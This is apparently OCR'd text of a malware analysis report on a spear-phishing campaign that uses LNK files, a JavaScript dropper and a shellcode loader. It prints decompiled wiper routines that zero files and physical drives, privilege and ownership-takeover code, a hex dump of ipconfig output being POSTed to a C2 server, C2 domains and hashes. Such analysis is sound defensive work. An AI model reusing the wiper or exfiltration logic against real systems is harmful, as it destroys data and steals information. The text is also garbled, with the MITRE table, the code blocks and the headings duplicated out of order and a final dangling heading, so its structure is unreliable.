
MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```



```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	process:	rundll32.exe	op:	OpenRead	status:	0x00000000
	path:	\??\PhysicalDrive0				
File Write	process:	rundll32.exe	op:	OpenModify	status:	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 2E 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //

        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.

```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:

